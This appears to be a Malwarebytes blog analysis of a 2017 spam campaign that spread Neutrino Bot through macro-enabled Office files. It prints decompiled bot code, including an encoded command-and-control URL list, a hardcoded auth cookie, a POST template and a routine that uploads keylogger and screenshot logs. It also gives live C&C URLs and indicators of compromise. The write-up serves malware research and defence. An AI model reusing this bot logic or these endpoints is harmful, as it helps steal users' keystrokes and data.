
Post-holiday spam campaign delivers Neutrino Bot

blog.malwarebytes.com/cybercrime/2017/01/post-holiday-spam-campaign-delivers-neutrino-bot/


Malwarebytes Labs January 11, 2017




This post was co-authored by @hasherezade and Jérôme Segura

During the Christmas season and early into the new year, we noticed a sharp decrease in spam volume, perhaps as online criminals took a break from their malicious activities and popped the champagne to celebrate. It could also have been a time to regroup and plan new strategies for the upcoming year.

In any case, over the weekend we observed a large new campaign purporting to be an email from 'Microsoft Security Office' with a link to a full security report (*Microsoft.report.doc*). This was somewhat unexpected, as typically the malicious Office files are directly attached to the email. Instead, the files are hosted on various servers with a short time to live window.



The booby-trapped document asks users to enable macros in order to launch the malicious code.



Neutrino Bot

If the macro executes, the final payload will be downloaded and executed. This is Neutrino bot – which we had analyzed over a year ago and that can:


- perform DDoS attacks
- capture keystrokes, do form grabbing, take screenshots
- spoof DNS requests
- download additional malware

Analyzed sample

2b796c0e248b02aa0c6fda288cb62531 – original sample

Details

After deploying the sample, it installs itself in %APPDATA% in a folder called "*UmJn*". This folder name is typical for the particular edition of Neutrino Bot:



It starts connecting to the C&C in order to fetch the commands and perform the malicious actions by querying a script called "*tasks.php*".

The list of URLs is hardcoded in the bot in the form of a Base64 string:

```
lpWideCharStr = 0;
_decoded = sub_401C2F(
             (int)L"aHR0cDovL3NhZmVydW5hdGVyLnRvcC9uL3Rhc2tzLnBocCpodHRwOi8vc2FmZXJ1bmF0ZXIueHl6L24vdGFza3MucGh
                   "Ly9zYWZlcnVuYXRlci5zcGFjZS9uL3Rhc2tzLnBocCpodHRwOi8vZ29kb211bmJpdC5iaXQvbi90YXNrcy5waHA=",
             v1,
             &lpWideCharStr);
decoded = _decoded;
if ( lpWideCharStr )
{
  v22 = simple_decrypt(v3, _decoded);
  v4 = decoded;
  *(_DWORD *)(a1 + 7812) = sub_401ECE(L"aHR0cDovL3NhZmVydW5hdGVyLnRvcC9uL3Rhc2tzLnBocCpodHRwOi8vc2FmZXJ1bmF0ZX
  for ( i = wcstok(v4, L"*"); ; i = wcstok(0, L"*") )
  {
```

URLs extracted from this sample:

```
http://saferunater.top/n/tasks.php
http://saferunater.xyz/n/tasks.php
http://saferunater.space/n/tasks.php
http://godomenbit.bit/n/tasks.php
```

Neutrino uses a very simple method of authentication – it sends a cookie with a hardcoded value:

```
POST %s HTTP/1.0
Host: %s
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:39.0) Gecko/20100101 Firefox/38.0
Content-type: application/x-www-form-urlencoded
Cookie: auth=bc00595440e801f8a5d2a2ad13b9791b
Content-length: %i
```

In the previously described version it was md5("admin"). This time it is:

```
"bc00595440e801f8a5d2a2ad13b9791b" -> md5("just for fun")
```

While the goals of the bot and major features didn't change much, the code seems to be partially rewritten in comparison to the leaked version 3.9.4.


Here is the old version, reporting to the CnC:

```
if ( a2 )
{
  if ( a2 == 1 )
  {
    wsprintfW(v34, L"exec=1&task_id=%S", a1);
  }
  else if ( a2 == 2 )
  {
    wsprintfW(v34, L"fail=1&task_id=%S", a1);
  }
}
else
{
  wsprintfW(v34, L"cmd=1&uid=%s&os=%s&av=%s&version=%s&quality=%i", &v21, &v22, &v23, L"3.9.4", v25);
}
lpAddress = (void *)sub_40FE50(&WideCharStr, v34, 0);
sub_4085A0(v34);
if ( a2 != 1 && a2 != 2 )
{
  Str = (char *)sub_40AE50((int)lpAddress, "DEBUG", "DEBUG");
```


The new version – that seems to be ***5.2*** – is much less verbose. It doesn't use any strings that will indicate purpose of any particular value. Additionally, some of the used functions are loaded dynamically and identified by checksums for the purpose of decreasing code readability:

```
v2 = load_function(2, 0x8EB39475);
v65 = load_function(10, 0x8FB39146);
v24 = load_function(10, 0xBA64B77E);
v3 = sub_405B22(4096);
v4 = lpWideCharStr;
v5 = *((_BYTE *)lpWideCharStr + 7800);
v61 = v3;
if ( ((int (__cdecl *)(int, __int16 *, LPCWSTR, LPCWSTR, LPCWSTR, int, LPCWSTR, const wchar_t *, LPCWSTR, const wchar_t *))v2)(
       v3,
       &v25,
       lpWideCharStr + 2600,
       lpWideCharStr + 2860,
       lpWideCharStr + 3640,
       v5,
       lpWideCharStr + 3120,
       L"5.2",
       lpWideCharStr + 3380,
       L"NONE") <= 0 )
  goto LABEL_51;
```

The features are also reorganized. For example, there is still a feature of making screenshots of the victim's desktop – but its implementation details have changed:




Screen grabbing is a triggered by a command from the C&C:



The created screenshot is immediately sent to the C&C.

In the past, the same feature was implemented along with the keylogger.



The responsible thread is deployed and the screenshot taken periodically and saved to the logs along with other grabbed content. When the logs' size exceeds a defined threshold, they are uploaded to the C&C:

```
hFile = CreateFileW(L"logs.rar", 0x80000000, 1u, 0, 3u, 0, 0);
if ( hFile != (HANDLE)-1 )
{
  v5 = GetFileSize(hFile, 0);
  CloseHandle(hFile);
  if ( v5 )
  {
    if ( send_logs((LPCWSTR)(a4 + 1560), lpBuffer) )
      DeleteFileW(L"logs.rar");
  }
  else
  {
    DeleteFileW(L"logs.rar");
  }
}
if ( sub_408100(L"logs.rar", 1) > 0 && sub_408100(L"logs.rar", 0) >= 1 && send_logs((LPCWSTR)(a4 + 1560), lpBuffer) )
  DeleteFileW(L"logs.rar");
Str = (wchar_t *)sub_40F770(a1);
if ( (unsigned __int8)sub_40A750(Str) )
{
  sub_4085A0(Str);
  result = 0;
}
else
{
  Source = wcstok(Str, L"|");
  v6 = 0;
  while ( Source )
  {
    wcscpy(&word_41B878 + 260 * v6, Source);
    Source = wcstok(0, L"|");
    ++v6;
  }
  dwMilliseconds = 50000 * sub_40B450();
  if ( (signed int)dwMilliseconds > 900000 )
    dwMilliseconds = 600000;
  memset(&Dst, 0, 0x108u);
  v13 = a2;
  Dst = dwMilliseconds;
  strcpy(&Dest, a3);
  Handles = (HANDLE)beginthreadex(0, 0, clipboard_sniffer, &v13, 0, 0);
  hObject = (HANDLE)beginthreadex(0, 0, keylogger_module, &v13, 0, 0);
  WaitForMultipleObjects(2u, &Handles, 1, dwMilliseconds);
  CloseHandle(Handles);
  CloseHandle(hObject);
  result = 1;
```

The implemented changes improved code quality separating the particular features and give the operator more control on its execution. Still, the code is not obfuscated but the authors tried to hide some strings that explicitly show the purpose of the particular commands.

Just like in the previous case we are dealing with a fully-fledged multipurpose bot – with various features allowing to steal data and invade privacy, but also to use infected computers for DDoS attacks or download other malware.

Protection

It is important to remember to be particularly careful with Office documents masquerading as invoices, or other such reports that leverage the macro feature to execute code that will download and retrieve the actual payload. As an end user, do not enable macros unless you completely trust the file or are running it in a virtualized environment. As an IT admin, you can set policies to permanently disable macros.

Malwarebytes users are protected from this threat via the web or exploit protection modules.

IOCs:

Malicious doc:

agranfoundation[.]org/Microsoft[.]report[.]doc
xn--hastabakc-2pbb[.]net/Microsoft[.]report[.]doc
ecpi[.]ro/Microsoft[.]report[.]doc
ilkhaberadana[.]com/Microsoft[.]report[.]doc
cincote[.]com/Microsoft[.]report[.]doc
mallsofjeddah[.]com/Microsoft[.]report[.]doc
dianasoligorsk[.]by/Microsoft[.]report[.]doc

8dd66dd191c9f0d2f4b5407e5d94e815e8007a3de21ab16de49be87ea8a92e8d

Neutrino bot:

www.endclothing[.]cu[.]cc/nn.exe

87b7e57140e790b6602c461472ddc07abf66d07a3f534cdf293d4b73922406fe
b1ae6fc1b97db5a43327a3d7241d1e55b20108f00eb27c1b8aa855f92f71cb4b
ca64848f4c090846a94e0d128489b80b452e8c89c48e16a149d73ffe58b6b111